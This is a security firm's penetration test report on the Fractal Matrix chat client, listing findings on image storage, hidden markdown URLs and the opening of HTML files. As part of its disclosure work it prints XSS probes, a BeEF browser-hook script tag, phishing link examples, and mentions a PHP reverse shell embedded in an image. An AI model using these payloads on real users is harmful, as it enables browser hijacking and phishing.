Penetration Test Report

ngip-fractal

V 0.3
Amsterdam, May 23rd, 2022
Confidential

Document Properties

Client	ngip-fractal
Title	Penetration Test Report
Target	The fractal app (https://gitlab.gnome.org/GNOME/fractal)
Version	0.3
Pentester	Daniel Attevelt
Authors	Daniel Attevelt, Peter Mosmans
Reviewed by	Peter Mosmans
Approved by	Melanie Rieback

Version control

Version	Date	Author	Description
0.1	May 16th, 2022	Daniel Attevelt	Initial draft
0.2	May 19th, 2022	Peter Mosmans	Minor textual edits
0.3	May 23rd, 2022	Daniel Attevelt	Implemented recommended changes of the review

Contact

For more information about this document and its contents please contact Radically Open Security B.V.

Name	Melanie Rieback
Address	Science Park 608 1098 XH Amsterdam The Netherlands
Phone	+31 (0)20 2621 255
Email	info@radicallyopensecurity.com

Table of Contents

1 Executive Summary

1.1 Introduction

Between 30-03-2022 and 11-05-2022, Radically Open Security B.V. carried out a penetration test for ngip-fractal.

This report contains our findings as well as detailed explanations of exactly how ROS performed the penetration test.

1.2 Scope of work

The scope of the penetration test was limited to the following target(s):

- The fractal app (https://gitlab.gnome.org/GNOME/fractal)

The scoped services are broken down as follows:

- Code audit / pentest: 18 days
- Reporting: 2 days
- **Total effort: 20 days**

1.3 Project objectives

ROS will perform a penetration test of fractal with fractal in order to assess the security of fractal. To do so ROS will analyze the source code of fractal, and perform dynamic analysis of the running application and guide fractal in attempting to find vulnerabilities, exploiting any such found to try and gain further access and elevated privileges.

1.4 Timeline

The Security Audit took place between March 30, 2022 and May 31, 2022.

1.5 Results In A Nutshell

No issues have been found with the fractal client that could result in loss of confidentiality, availability and integrity. However, some issues were found that could form part of an attack chain that could eventually lead to a loss in aforementioned items.

Fractal, by use of the matrix library does not full encrypt it's local database (CLN-007 (page 30)). Images that may contain malware are stored on the local filesystem (CLN-009 (page 26) , CLN-013 (page 12)). There is


insufficient protection in place to safeguard the user from opening malicious resources in the browser (CLN-011 (page 16) , CLN-012 (page 15))

Furthermore, there are some issues not directly related to the fractal client, but to the matrix technology fractal uses. The matrix server allows uploading of malicious image files(CLN-010 (page 21)), as well as allows TLS connections using a weak cipher suite (CLN-005 (page 35) , CLN-006 (page 33)).

1.6 Summary of Findings


ID	Type	Description	Threat level
CLN-013	Broken input sanitation	We found that fractal stores images on the filesystem (CLN-009), which can contain malware (CLN-010)	Elevated
CLN-012	Missing security control	Links encoded in markdown show the given label, but hide the URL. The user has but one convoluted way to retrieve the URL.	Moderate
CLN-011	Incorrect Privilege Assignment	Fractal allows opening of .html and .htm files, which could contain potentially malicious code.	Moderate
CLN-010	broken input sanitation	An image containing malicious code is accepted by the home server and distributed among the peers	Low
CLN-009	missing encryption of sensitive information	Images received in rooms are stored on disk uncencrypted	Low
CLN-008	insufficient documentation	The documentation on the fractal page (https://gitlab.gnome.org/GNOME/fractal) covers the use of "the secret service" but is lacking information about how the service is used, and what is required of the user in order to keep fractal safe.	Low
CLN-007	missing encryption of sensitive information	The local database stores plaintext metadata that could be extracted by an adversary	Low
CLN-006	insecure defaults	The client allows communication through cipher suites with known security issues.	Low
CLN-005	insecure defaults	When establishing a TLS session with a matrix server, this can be done with a insecure versions of TLS	Low

1.6.1 Findings by Threat Level



- Elevated (1)
- Moderate (2)
- Low (6)

1.6.2 Findings by Type



- Missing encryption of sensitive information (2)
- Insecure defaults (2)
- Broken input sanitation (1)
- Missing security control (1)
- Incorrect privilege assignment (1)
- Broken input sanitation (1)
- Insufficient documentation (1)

1.7 Summary of Recommendations

ID	Type	Recommendation
CLN-013	Broken input sanitation	• It's recommended to find out the cause of the images being stored on the filesystem and to determine if it's needed at all. If not, remove the functionality • Furthermore, it is needed, it's recommended to encrypt the images so that they won't be directly executable. • Lastly, the issue where code is injected into images coming from the server should be investigated
CLN-012	Missing security control	It is recommended to have have a popup stating the full url when clicking any link, and asking the user to proceed. If this is unfeasible, try to mimic a browser's behaviour by showing the url in either a tooltip, or some kind of status bar at the bottom, showing the full url
CLN-011	Incorrect Privilege Assignment	It is recommended to prevent fractal from opening/storing files that will be opened by the browser. If it is a requirement that these files be opened, then issue a warning to the user after they click either of the arrow that they should only proceed if the file comes from a trusted source.
CLN-010	broken input sanitation	It is recommended to verify the validity of the file before exposing it to the peer network. Though difficult since this type of vulnerability exploits the legitimate file specification. One can think of stripping out anything that looks like text, has a `<script>` tag `<?php`. This would be a good start, but there would be virtually no end to the amount of strings that would be be in the blacklist, so 100% protection is not guaranteed using this approach. Alternatively, it may be possible to convert an image to another file-format, mangling the shellcode to something unusable. However, this is hard to do securely. A common package to do this is called ImageMagick, and is notorious for being vulnerable to buffer-overflows in the conversion process. When using this approach, one might end up making the system less secure. Because of this, we do _not_ recommend this method.
CLN-009	missing encryption of sensitive information	• Apply encryption to all data that is persisted to local storage.
CLN-008	insufficient documentation	
CLN-007	missing encryption of sensitive information	• Remove the world readable flag from the file • Implement a layer between the framework and the filesystem that handles ecnryption/decryption. See technical description
CLN-006	insecure defaults	In line with CLN-005 we recommend to only use the ciphers that are supported by TLSv1.3: • TLS_AES_256_GCM_SHA384 • TLS_CHACHA20_POLY1305_SHA256 • TLS_AES_128_GCM_SHA256 • TLS_AES_128_CCM_8_SHA256 • TLS_AES_128_CCM_SHA256
CLN-005	insecure defaults	• Drop support for all versions below TLSv1.3 from the client.

		• Contact the matrix organization and appeal they require all matrix home servers to support TLSv1.3 only.

2 Methodology

2.1 Planning

Our general approach during penetration tests is as follows:

1. **Reconnaissance**
   We attempt to gather as much information as possible about the target. Reconnaissance can take two forms: active and passive. A passive attack is always the best starting point as this would normally defeat intrusion detection systems and other forms of protection afforded to the app or network. This usually involves trying to discover publicly available information by visiting websites, newsgroups, etc. An active form would be more intrusive, could possibly show up in audit logs and might take the form of a social engineering type of attack.
2. **Enumeration**
   We use various fingerprinting tools to determine what hosts are visible on the target network and, more importantly, try to ascertain what services and operating systems they are running. Visible services are researched further to tailor subsequent tests to match.
3. **Scanning**
   Vulnerability scanners are used to scan all discovered hosts for known vulnerabilities or weaknesses. The results are analyzed to determine if there are any vulnerabilities that could be exploited to gain access or enhance privileges to target hosts.
4. **Obtaining Access**
   We use the results of the scans to assist in attempting to obtain access to target systems and services, or to escalate privileges where access has been obtained (either legitimately though provided credentials, or via vulnerabilities). This may be done surreptitiously (for example to try to evade intrusion detection systems or rate limits) or by more aggressive brute-force methods. This step also consist of manually testing the application against the latest (2017) list of OWASP Top 10 risks. The discovered vulnerabilities from scanning and manual testing are moreover used to further elevate access on the application.

2.2 Risk Classification

Throughout the report, vulnerabilities or risks are labeled and categorized according to the Penetration Testing Execution Standard (PTES). For more information, see: http://www.pentest-standard.org/index.php/Reporting

These categories are:

- **Extreme**
  Extreme risk of security controls being compromised with the possibility of catastrophic financial/reputational losses occurring as a result.

- **High**

  High risk of security controls being compromised with the potential for significant financial/reputational losses occurring as a result.
- **Elevated**

  Elevated risk of security controls being compromised with the potential for material financial/reputational losses occurring as a result.
- **Moderate**

  Moderate risk of security controls being compromised with the potential for limited financial/reputational losses occurring as a result.
- **Low**

  Low risk of security controls being compromised with measurable negative impacts as a result.

3 Reconnaissance and Fingerprinting

We were able to gain information about the software and infrastructure through the following automated scans. Any relevant scan output will be referred to in the findings.

- testssl.sh – https://github.com/drwetter/testssl.sh
- pixload - https://github.com/chinarulezzz/pixload
- laZagne - https://github.com/AlessandroZ/LaZagne.git

4 Findings

We have identified the following issues:

4.1 CLN-013 — Fractal client stores images containing malware on filesystem

Vulnerability ID: CLN-013

Vulnerability type: Broken input sanitation

Threat level: Elevated

Description:

We found that fractal stores images on the filesystem (CLN-009 (page 26)), which can contain malware (CLN-010 (page 21))

Technical description:

This issue is a consequence of the issues CLN-009 (page 26) and CLN-010 (page 21) , but it's put in its own issue since something interesting happened.

As described in CLN-009 (page 26) some images are stored in the `blobs` directory:

```
┌──(kali#kali)-[~/…/share/15603265-0adc-46b8-9af0-e6ae9c7b1695/matrix-sdk-state/blobs]
└─$ ll
total 1660
-rw-r--r-- 1 kali kali 139097 May 11 12:10 1011691
-rw-r--r-- 1 kali kali 192420 May 11 20:40 1195879735
-rw-r--r-- 1 kali kali 161782 May 11 20:42 1616546885
-rw-r--r-- 1 kali kali 222930 May 13 16:09 6204179846
-rw-r--r-- 1 kali kali 268774 May 13 16:13 6474082223
-rw-r--r-- 1 kali kali 328645 May 11 20:34 696411109
-rw-r--r-- 1 kali kali 207901 May 11 20:34 704200039
-rw-r--r-- 1 kali kali 165525 May 11 20:34 704200139
```

This command was used to copy the images to a separate directory.

```
┌──(kali#kali)-[~/tools]
└─$ for i in $(ls /home/kali/.local/share/15603265-0adc-46b8-9af0-e6ae9c7b1695/matrix-sdk-state/blobs); do ./stripheader.py /home/kali/.local/share/15603265-0adc-46b8-9af0-e6ae9c7b1695/matrix-sdk-state/blobs/$i > ./img/$i; done
```

The goal of this exercise was to prove that malware could end up on the filesystem. I uploaded an image that looks like this which contains the string `EVILSHELLCODE` , by posting it into a private channel and setting it as a profile pic of a separate account.

Eventually, the image made its way to the local filesystem and was analyzed as such:

```
strings 1626093278 | grep EVILSHELLCODE
```

However, no result , even though this was confirmed in CLN-010 (page 21) . So, as manual check was done, and it was found that the following code was put in the file

```
<script src="http://127.0.0.1:3000/hook.js"></script>
```

This piece of code is designed to hook a browser into BeeF. The fact that it tries to connect to `127.0.0.1` is indicative this code is put there as part of a pentest.

Some more analysis was done using:

```
┌──(kali#kali)-[~/tools/img]
└─$ for i in $(ls); do echo $i && strings $i | grep script; done;
1011691
1195879735
1196796741
<script>alert('xss')</script>
```

```
13672515818
1616546885
<script>alert('xss')</script>
5<script src="http://127.0.0.1:3000/hook.js"></script>
)<script>alert(document.location)</script>
<script>alert('xss')</script>
1626093278
<script>alert('xss')</script>
2028443
2028459
2334745
<script>alert('xss')</script>
2460939
<script>alert('xss')</script>
)<script>alert(document.location)</script>
<script>alert('xss')</script>
2864796
3624571537
5<script src="http://127.0.0.1:3000/hook.js"></script>
)<script>alert(document.location)</script>
<script>alert('xss')</script>
6204179846
5<script src="http://127.0.0.1:3000/hook.js"></script>
)<script>alert(document.location)</script>
<script>alert('xss')</script>
6474082223
<script>alert('xss')</script>
696411109
697014080
<script>alert('xss')</script>
5<script src="http://127.0.0.1:3000/hook.js"></script>)<script>alert(document.location)</script>
<script>alert('xss')</script>
704200039
<script>alert('xss')</script>
704200139
```

The above script shows the filename first, and then line containing `script` if it has any. This shows that multiple files have some XSS testing code. It's worth to point out that the same image can have multiple filenames. 3 images were shown to contain script.

One file appeared to have php shellcode embedded into it. The extracted code can be found in the appendix section.

The code was analyzed and tested in a secure enviroment. This is a php meterpreter reverse shell. It's designed to give an adversary shell access to the target system. Upon activation, it will connect back to the adversary's host, giving him control over the target system under the user privileges of the logged in user.

At this point, it's important to point out that nor the script tags, nor the php shell code was injected in the images, or server by us. Judging by the contents, they are part of a pentest being executed on the server, but this is speculation and not a certainty. The JS and PHP code found in the images, if executed, try to connect to localhost (in the case of the beef hook) and to an address on the local subnet (in the case of the php shellcode). Since execution is a big if, and the endpoints point to local addresses, the probability of this code causing any harm is very small. However, this situation is highly unusual and should be investigated as soon as possible.

IT does underline the point that malware can be placed on a system running fractal.

Impact:

Having malware on a system is a bad idea and should be prevented as much as possible. The example above is shellcode that would give an adversary control. Another possibility is deployment of ransomware. The following prerequisites need to be met though. 1) The target system must have PHP installed. 2) The adversary must have execution capabilities on the target system. The first condition could be met if the user running fractal is a developer, the second could be met if fractal contains a memory corruption vulnerability that, once exploited, can run the shell code.

Recommendation:

- It's recommended to find out the cause of the images being stored on the filesystem and to determine if it's needed at all. If not, remove the functionality
- Furthermore, it is needed, it's recommended to encrypt the images so that they won't be directly executable.
- Lastly, the issue where code is injected into images coming from the server should be investigated

4.2 CLN-012 — Fractal's markdown implementation hides URLs to possible malicious websites

Vulnerability ID: CLN-012

Vulnerability type: Missing security control

Threat level: Moderate

Description:

Links encoded in markdown show the given label, but hide the URL. The user has but one convoluted way to retrieve the URL.

Technical description:

A message written as such:

```
[Legit link](https://evilserver.com)
```

Shows up in fractal as such:

Parallax 8:15 PM
Legit link

So far so good, it's markdown after all. However, if a user click on the link, a browser opens and the user is redirected to `https://evilserver.com`

The point is that url verification is not immediately clear. The way to retrieve the url is to right-click the link, click "copy address" and pasting it somewhere.

Impact:

The current implementation increases the risk of a successful phishing attack. An adversary could write a link as such:

```
[https://facebook.com](https://f4c3b00k.com)
```

and set up a server impersonating facebook. When the user clicks the link, the user is redirected to the malicious website. Here the user has a chance to detect the false url by looking at the address bar, but it may already be too late. His browser could have been hijacked with dire consequences. See CLN-011 (page 16)

Recommendation:

It is recommended to have have a popup stating the full url when clicking any link, and asking the user to proceed. If this is unfeasible, try to mimic a browser's behaviour by showing the url in either a tooltip, or some kind of status bar at the bottom, showing the full url

4.3 CLN-011 — Fractal allows opening of .html and .htm files

Vulnerability ID: CLN-011

Vulnerability type: Incorrect Privilege Assignment

Threat level: Moderate

Description:


Fractal allows opening of .html and .htm files, which could contain potentially malicious code.

Technical description:

Matrix allows user to upload malicious .html and .htm files which can be downloaded / opened by anyone in the room. Fractal allows a user to open such a file with a single click. In the case of .html file, the file is downloaded into a cache directory, and immediately opened by the default browser.

If such a file contains a certain type of JavaScript, this could lead to the user's browser being taken over and used in for example a phishing attack. See below a small demonstration of what is possible.

The scenario is as follows: We set up `beef-xss` , this is a command and control server for hijacked browsers.




Beef's user interface

Then we create a malicious .html file

```
<script src="http://127.0.0.1:3000/hook.js"></script>
```

When executed, this script will hook the browser to beef. Note that we are doing this on localhost, hence the IP address. In a more realistic scenario, the IP or hostname will point to the machine the adversary is running the beef C&C. Note that this attack vector uses XSS to succeed. Any website vulnerable to XSS can be abused to launch this attack.


Next, we well post the file to a room. This is how it shows up in fractal




We click the up arrow, this will open the browser and execute the script, hooking the browser into beef

Note that this page is empty. In reality, some kind of bogus website would be loaded designed to keep the user occupied. As part of a phishing attack, a lot of dressing up needs to take place in order to convince the user he has opened a legitimate file / legitimate website. But for the purposes of technical demonstration, this is enough.


Within the control panel of beef, the browser shows up as online:




When the adversary clicks on the browser, then commands, a host of options present themselves:



